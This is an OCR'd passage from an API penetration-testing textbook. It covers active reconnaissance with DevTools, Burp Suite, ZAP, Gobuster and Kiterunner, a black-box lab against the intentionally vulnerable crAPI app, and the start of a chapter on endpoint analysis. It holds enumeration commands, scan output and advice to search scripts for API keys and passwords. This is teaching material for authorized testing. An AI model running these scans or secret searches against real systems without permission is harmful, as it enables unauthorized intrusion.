

Figure 6-12: The Open in Sources panel option from the DevTools Network tab

Search for potentially interesting lines of JavaScript. Some key terms to search for include "API," "APIkey," "secret," and "password." For example, Figure 6-13 illustrates how you could discover an API that is nearly 4,200 lines deep within a script.



Figure 6-13: On line 4,197 of this page source, an API is in use.

You can also make use of the DevTools Memory tab, which allows you to take a snapshot of the memory heap distribution. Sometimes the static JavaScript files include all sorts of information and thousands of lines of code. In other words, it may not be entirely clear exactly how the web app leverages an API. Instead, you could use the Memory panel to record how the web application is using resources to interact with an API.

With DevTools open, click the **Memory** tab. Under Select Profiling Type, choose **Heap Snapshot**. Then, under Select JavaScript VM Instance, choose the target to review. Next, click the **Take Snapshot** button (see Figure 6-14).



Figure 6-14: The Memory panel within DevTools

Once the file has been compiled under the Heap Snapshots section on the left, select the new snapshot and use CTRL-F to search for potential API paths. Try searching for terms using the common API path terms, like "api," "v1," "v2," "swagger," "rest," and "dev." If you need additional inspiration, check out the Assetnote API wordlists (*http://wordlists.assetnote.io*). If you've built your attack machine according to Chapter 4, these wordlists should be available to you under */api/wordlists*. Figure 6-15 indicates the results you would expect to see when using the Memory panel in DevTools to search a snapshot for "api".



Figure 6-15: The search results from a memory snapshot

As you can see, the Memory module can help you discover the existence of APIs and their paths. Additionally, you can use it to compare different memory snapshots. This can help you see the API paths used in authenticated and unauthenticated states, in different parts of a web application, and in its different features.

Finally, use the Chrome DevTools Performance tab to record certain actions (such as clicking a button) and review them over a timeline broken down into milliseconds. This lets you see if any event you initiate on a given web page is making API requests in the background. Simply click the circular record button, perform actions on a web page, and stop the recording. Then you can review the triggered events and investigate the initiated actions. Figure 6-16 shows a recording of clicking the login button of a web page.



Figure 6-16: A performance recording within DevTools

Under "Main," you can see that a click event occurred, initiating a POST request to the URL */identity/api/auth/login*, a clear indication that you've discovered an API. To help you spot activity on the timeline, consult the peaks and valleys on the graph located near the top. A peak represents an event, such as a click. Navigate to a peak and investigate the events by clicking the timeline.

As you can see, DevTools is filled with powerful tools that can help you discover APIs. Do not underestimate the usefulness of its various modules.

Validating APIs with Burp Suite

Not only will Burp Suite help you find APIs, but it can also be your primary mode of validating your discoveries. To validate APIs using Burp, intercept an HTTP request sent from your browser and then use the Forward button to send it to the server. Next, send the request to the Repeater module, where you can view the raw web server response (see Figure 6-17).

As you can see in this example, the server returns a 401 Unauthorized status code, which means that I am not authorized to use the API. Compare this request to one that is for a nonexistent resource, and you will see that your target typically responds to nonexistent resources in a certain way. (To request a nonexistent resource, simply add various gibberish to the URL

path in Repeater, like *GET /user/test098765*. Send the request in Repeater and see how the web server responds. Typically, you should get a 404 or similar response.)



Figure 6-17: The web server returns an HTTP 401 Unauthorized error.

The verbose error message found under the `WWW-Authenticate` header reveals the path */api/auth*, validating the existence of the API. Return to Chapter 4 for a crash course on using Burp.

Crawling URIs with OWASP ZAP

One of the objectives of active reconnaissance is to discover all of a web page's directories and files, also known as *URIs*, or *uniform resource identifiers*. There are two approaches to discovering a site's URIs: crawling and brute force. OWASP ZAP crawls web pages to discover content by scanning each page for references and links to other web pages.

To use ZAP, open it and click past the session pop-up. If it isn't already selected, click the **Quick Start** tab, shown in Figure 6-18. Enter the target URL and click **Attack**.

Figure 6-18: An automated scan set up to scan a target with OWASP ZAP

After the automated scan commences, you can watch the live results using the Spider or Sites tab. You may discover API endpoints in these tabs. If you do not find any obvious APIs, use the Search tab, shown in Figure 6-19, and look for terms like "API," "GraphQL," "JSON," "RPC," and "XML" to find potential API endpoints.



Figure 6-19: The power of searching the ZAP automated scan results for APIs

Once you've found a section of the site you want to investigate more thoroughly, begin manual exploration using the ZAP HUD to interact with the web application's buttons and user input fields. While you do this, ZAP will perform additional scans for vulnerabilities. Navigate to the **Quick Start** tab and select **Manual Explore** (you may need to click the back arrow to exit the automated scan). On the Manual Explore screen, shown in Figure 6-20, select your desired browser and then click **Launch Browser**.



Figure 6-20: Launching the Manual Explore option of Burp Suite

The ZAP HUD should now be enabled. Click **Continue to Your Target** in the ZAP HUD welcome screen (see Figure 6-21).

Figure 6-21: This is the first screen you will see when you launch the ZAP HUD.

Now you can manually explore the target web application, and ZAP will work in the background to automatically scan for vulnerabilities. In addition, ZAP will continue to search for additional paths while you navigate around the site. Several buttons should now line the left and right borders of the browser. The colored flags represent page alerts, which could be vulnerability findings or interesting anomalies. These flagged alerts will be updated as you browse around the site.

Brute-Forcing URIs with Gobuster

Gobuster can be used to brute-force URIs and DNS subdomains from the command line. (If you prefer a graphical user interface, check out OWASP's Dirbuster.) In Gobuster, you can use wordlists for common directories and subdomains to automatically request every item in the wordlist, send the items to a web server, and filter the interesting server responses. The results generated from Gobuster will provide you with the URL path and the HTTP status response codes. (While you can brute-force URIs with Burp Suite's Intruder, Burp Community Edition is much slower than Gobuster.)

Whenever you're using a brute-force tool, you'll have to balance the size of the wordlist and the length of time needed to achieve results. Kali has directory wordlists stored under */usr/share/wordlists/dirbuster* that are thorough but will take some time to complete. Instead, you can use the *~/api/wordlists* we set up in Chapter 4, which will speed up your Gobuster scans since the wordlist is relatively short and contains only directories related to APIs.

The following example uses an API-specific wordlist to find the directories on an IP address:

```
$ gobuster dir -u http://192.168.195.132:8000 -w /home/hapihacker/api/wordlists/common_apis_160
===============================================================
Gobuster
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.195.132:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/hapihacker/api/wordlists/common_apis_160
[+] Negative Status codes:   404
[+] User Agent:              gobuster
[+] Timeout:                 10s
===============================================================
09:40:11 Starting gobuster in directory enumeration mode
===============================================================
/api                 (Status: 200) [Size: 253]
/admin               (Status: 500) [Size: 1179]
/admins              (Status: 500) [Size: 1179]
/login               (Status: 200) [Size: 2833]
/register            (Status: 200) [Size: 2846]
```

Once you find API directories like the */api* directory shown in this output, either by crawling or brute force, you can use Burp to investigate them further. Gobuster has additional options, and you can list them using the `-h` option:

```
$ gobuster dir -h
```

If you would like to ignore certain response status codes, use the option `-b`. If you would like to see additional status codes, use `-x`. You could enhance a Gobuster search with the following:

```
$ gobuster dir -u http://targetaddress/ -w /usr/share/wordlists/api_list/common_apis_160 -x
200,202,301 -b 302
```

Gobuster provides a quick way to enumerate active URLs and find API paths.

Discovering API Content with Kiterunner

In Chapter 4, I covered the amazing accomplishments of Assetnote's Kiterunner, the best tool available for discovering API endpoints and resources. Now it's time to put this tool to use.

While Gobuster works well for a quick scan of a web application to discover URL paths, it typically relies on standard HTTP GET requests. Kiterunner will not only use all HTTP request methods common with APIs (GET, POST, PUT, and DELETE) but also mimic common API path structures. In other words, instead of requesting GET */api/v1/user/create*,

Kiterunner will try POST *POST /api/v1/user/create*, mimicking a more realistic request.

You can perform a quick scan of your target's URL or IP address like this:

```
$ kr scan http://192.168.195.132:8090 -w ~/api/wordlists/data/kiterunner/routes-large.kite

+---------------------+-------------------------------------------------------------------------
------------------+-----------------------------------------------------------------
| SETTING             | VALUE                                                                   |
+---------------------+-------------------------------------------------------------------------
------------------+-----------------------------------------------------------------
| delay               | 0s                                                                      |
| full-scan           | false                                                                   |
| full-scan-requests  | 1451872                                                                 |
| headers             | [x-forwarded-for:127.0.0.1]                                             |
| kitebuilder-apis    | [/home/hapihacker/api/wordlists/data/kiterunner/routes-large.kite]      |
| max-conn-per-host   | 3                                                                       |
| max-parallel-host   | 50                                                                      |
| max-redirects       | 3                                                                       |
| max-timeout         | 3s                                                                      |
| preflight-routes    | 11                                                                      |
| quarantine-threshold | 10                                                                     |
| quick-scan-requests | 103427                                                                  |
| read-body           | false                                                                   |
| read-headers        | false                                                                   |
| scan-depth          | 1                                                                       |
| skip-preflight      | false                                                                   |
| target              | http://192.168.195.132:8090                                             |
| total-routes        | 957191                                                                  |
| user-agent          | Chrome. Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36 |
+---------------------+-------------------------------------------------------------------------

POST    400 [    941,   46,  11] http://192.168.195.132:8090/trade/queryTransationRecords
0cf689f783e6dab12b6940616f005ecfcb3074c4
POST    400 [    941,   46,  11] http://192.168.195.132:8090/event
0cf6890acb41b42f316e86efad29ad69f54408e6
GET     301 [    243,    7,  10] http://192.168.195.132:8090/api-docs -> /api-docs/?group=63578
528&route=33616912 0cf681b5cf6c877f2e620a8668a4abc7ad07e2db
```

As you can see, Kiterunner will provide you with a list of interesting paths. The fact that the server is responding uniquely to requests to certain */api/* paths indicates that the API exists.

Note that we conducted this scan without any authorization headers, which the target API likely requires. I will demonstrate how to use Kiterunner with authorization headers in Chapter 7.

If you want to use a text wordlist rather than a *.kite* file, use the `brute` option with the text file of your choice:

```
$ kr brute <target> -w ~/api/wordlists/data/automated/nameofwordlist.txt
```

If you have many targets, you can save a list of line-separated targets as a text file and use that file as the target. You can use any of the following line-separated URI formats as input:

Test.com

Test2.com:443

http://test3.com

http://test4.com

http://test5.com:8888/api

One of the coolest Kiterunner features is the ability to replay requests. Thus, not only will you have an interesting result to investigate, you will also be able to dissect exactly why that request is interesting. In order to replay a request, copy the entire line of content into Kiterunner, paste it using the `kb replay` option, and include the wordlist you used:

```
$ kr kb replay "GET     414 [    183,    7,   8] http://192.168.50.35:8888/api/privatisations/
count 0cf6841b1e7ac8badc6e237ab300a90ca873d571" -w ~/api/wordlists/data/kiterunner/routes-
large.kite
```

Running this will replay the request and provide you with the HTTP response. You can then review the contents to see if there is anything worthy of investigation. I normally review interesting results and then pivot to testing them using Postman and Burp Suite.

Summary

In this chapter, we took a practical dive into discovering APIs using passive and active reconnaissance. Information gathering is arguably the most important part of hacking APIs for a few reasons. First, you cannot attack an API if you cannot find it. Passive reconnaissance will provide you with insight into an organization's public exposure and attack surface. You may be able to find some easy wins such as passwords, API keys, API tokens, and other information disclosure vulnerabilities.

Next, actively engaging with your client's environment will uncover the current operational context of their API, such as the operating system of the server hosting it, the API version, the type of API, what supporting software versions are in use, whether the API is vulnerable to known exploits, the intended use of the systems, and how they work together.

In the next chapter, you'll begin manipulating and fuzzing APIs to discover vulnerabilities.

Lab #3: Performing Active Recon for a Black Box Test

Your company has been approached by a well-known auto services business, crAPI Car Services. The company wants you to perform an API penetration test. In some engagements, the customer will provide you with details such

as their IP address, port number, and maybe API documentation. However, crAPI wants this to be a black box test. The company is counting on you to find its API and eventually test whether it has any vulnerabilities.

Make sure you have your crAPI lab instance up and running before you proceed. Using your Kali API hacking machine, start by discovering the API's IP address. My crAPI instance is located at *192.168.50.35*. To discover the IP address of your locally deployed instance, run `netdiscover` and then confirm your findings by entering the IP address in a browser. Once you have your target address, use Nmap for general detection scanning.

Begin with a general Nmap scan to find out what you are working with. As discussed earlier, `nmap -sC -sV 192.168.50.35 -oA crapi_scan` scans the provided target by using service enumeration and default Nmap scripts, and then it saves the results in multiple formats for later review.

```
Nmap scan report for 192.168.50.35
Host is up (0.00043s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE    VERSION
1025/tcp open  smtp       Postfix smtpd
|_smtp-commands: Hello nmap.scanme.org, PIPELINING, AUTH PLAIN,
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
| fingerprint-strings:
|   SMBProgNeg:
|     SFATAL
|     VFATAL
|     C0A000
|     Munsupported frontend protocol 65363.19778: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2109
|_    RProcessStartupPacket
8000/tcp open  http-alt   WSGIServer/0.2 CPython/3.8.7
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 25 May 2021 19:04:36 GMT
|     Server: WSGIServer/0.2 CPython/3.8.7
|     Content-Type: text/html
|     Content-Length: 77
|     Vary: Origin
|     X-Frame-Options: SAMEORIGIN
|     <h1>Not Found</h1><p>The requested resource was not found on this server.</p>
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 25 May 2021 19:04:31 GMT
|     Server: WSGIServer/0.2 CPython/3.8.7
|     Content-Type: text/html
|     Content-Length: 77
|     Vary: Origin
|     X-Frame-Options: SAMEORIGIN
|     <h1>Not Found</h1><p>The requested resource was not found on this server.</p>
```

This Nmap scan result shows that the target has several open ports, including 1025, 5432, 8000, 8080, 8087, and 8888. Nmap has provided enough information for you to know that port 1025 is running an SMTP mail service, port 5432 is a PostgreSQL database, and the remaining ports received HTTP responses. The Nmap scans also reveal that the HTTP services are using CPython, WSGIServer, and OpenResty web app servers.

Notice the response from port 8080, whose headers suggest an API:

```
Content-Type: application/json and "error": "Invalid Token" }.
```

Follow up the general Nmap scan with an all-port scan to see if anything is hiding on an uncommon port:

```
$ nmap -p- 192.168.50.35

Nmap scan report for 192.168.50.35
Host is up (0.00068s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
1025/tcp  open  NFS-or-IIS
5432/tcp  open  postgresql
8000/tcp  open  http-alt
8025/tcp  open  ca-audit-da
8080/tcp  open  http-proxy
8087/tcp  open  simplifymedia
8888/tcp  open  sun-answerbook
27017/tcp open  mongod
```

The all-port scan discovers a MailHog web server running on 8025 and MongoDB on the uncommon port 27017. These could prove useful when we attempt to exploit the API in later labs.

The results of your initial Nmap scans reveal a web application running on port 8080, which should lead to the next logical step: a hands-on analysis of the web app. Visit all ports that sent HTTP responses to Nmap (namely, ports 8000, 8025, 8080, 8087, and 8888).

For me, this would mean entering the following addresses in a browser:

http://192.168.50.35:8000

http://192.168.50.35:8025

http://192.168.50.35:8080

http://192.168.50.35:8087

http://192.168.50.35:8888

Port 8000 issues a blank web page with the message “The requested resource was not found on this server.”

Port 8025 reveals the MailHog web server with a “welcome to crAPI” email. We will return to this later in the labs.

Port 8080 returns the `{ "error": "Invalid Token" }` we received in the first Nmap scan.

Port 8087 shows a "404 page not found" error.

Finally, port 8888 reveals the crAPI login page, as seen in Figure 6-22.

Due to the errors and information related to authorization, the open ports will likely be of more use to you as an authenticated user.



Figure 6-22: The landing page for crAPI

Now use DevTools to investigate the JavaScript source files on this page. Visit the Network tab and refresh the page so the source files populate. Select a source file that interests you, right-click it, and send it to the Sources panel.

You should uncover the */static/js/main.f6a58523.chunk.js* source file. Search for "API" within this file, and you'll find references to crAPI API endpoints (see Figure 6-23).

Congratulations! You've discovered your first API using Chrome DevTools for active reconnaissance. By simply searching through a source file, you found many unique API endpoints.

Now, if you review the source file, you should notice APIs involved in the signup process. As a next step, it would be a good idea to intercept the requests for this process to see the API in action. On the crAPI web page, click the **Signup** button. Fill in the name, email, phone, and password fields. Then, before clicking the Signup button at the bottom of the page, start Burp Suite and use the FoxyProxy Hackz proxy to intercept your browser traffic. Once Burp Suite and the Hackz proxy are running, click the **Signup** button.



Figure 6-23: The crAPI main JavaScript source file

In Figure 6-24, you can see that the crAPI signup page issues a POST request to */identity/api/auth/signup* when you register for a new account. This request, captured in Burp, validates that you have discovered the existence of the crAPI API and confirmed firsthand one of the functions of the identified endpoint.



Figure 6-24: The crAPI registration request intercepted using Burp Suite

Great job! Not only did you discover an API, but you also found a way to interact with it. In our next lab, you'll interact with this API's functions and identify its weaknesses. I encourage you to continue testing other tools against this target. Can you discover APIs in any other ways?

7

ENDPOINT ANALYSIS

Now that you've discovered a few APIs, it's time to begin using and testing the endpoints you've found. This chapter will cover interacting with endpoints, testing them for vulnerabilities, and maybe even scoring some early wins.

By "early wins," I mean critical vulnerabilities or data leaks sometimes present during this stage of testing. APIs are a special sort of target because you may not need advanced skills to bypass firewalls and endpoint security; instead, you may just need to know how to use an endpoint as it was designed.

We'll begin by learning how to discover the format of an API's numerous requests from its documentation, its specification, and reverse engineering, and we'll use these sources to build Postman collections so we can perform analysis across each request. Then we'll walk through a simple process you can use to begin your API testing and discuss how you might find your first vulnerabilities, such as information disclosures, security misconfigurations, excessive data exposures, and business logic flaws.

Finding Request Information

If you're used to attacking web applications, your hunt for API vulnerabilities should be somewhat familiar. The primary difference is that you no longer have obvious GUI cues such as search bars, login fields, and buttons for uploading files. API hacking relies on the backend operations of those items that are found in the GUI—namely, GET requests with query parameters and most POST/PUT/UPDATE/DELETE requests.

Before you craft requests to an API, you'll need an understanding of its endpoints, request parameters, necessary headers, authentication requirements, and administrative functionality. Documentation will often point us to those elements. Therefore, to succeed as an API hacker, you'll need to know how to read and use API documentation, as well as how to find it. Even better, if you can find a specification for an API, you can import it directly into Postman to automatically craft requests.

When you're performing a black box API test and the documentation is truly unavailable, you'll be left to reverse engineer the API requests on your own. You will need to thoroughly fuzz your way through the API to discover endpoints, parameters, and header requirements in order to map out the API and its functionality.

Finding Information in Documentation

As you know by now, an API's documentation is a set of instructions published by the API provider for the API consumer. Because public and partner APIs are designed with self-service in mind, a public user or a partner should be able to find the documentation, understand how to use the API, and do so without assistance from the provider. It is quite common for the documentation to be located under directories like the following:

https://example.com/docs

https://example.com/api/docs

https://docs.example.com

https://dev.example.com/docs

https://developer.example.com/docs

https://api.example.com/docs

https://example.com/developers/documentation

When the documentation is not publicly available, try creating an account and searching for the documentation while authenticated. If you still cannot find the docs, I have provided a couple API wordlists on GitHub that can help you discover API documentation through the use of a fuzzing technique called *directory brute force* (*https://github.com/hAPI-hacker/Hacking-APIs*). You can use the `subdomains_list` and the `dir_list` to brute-force web application subdomains and domains and potentially find API docs hosted on the site. There is a good chance you'll be able to discover documentation during reconnaissance and web application scanning.

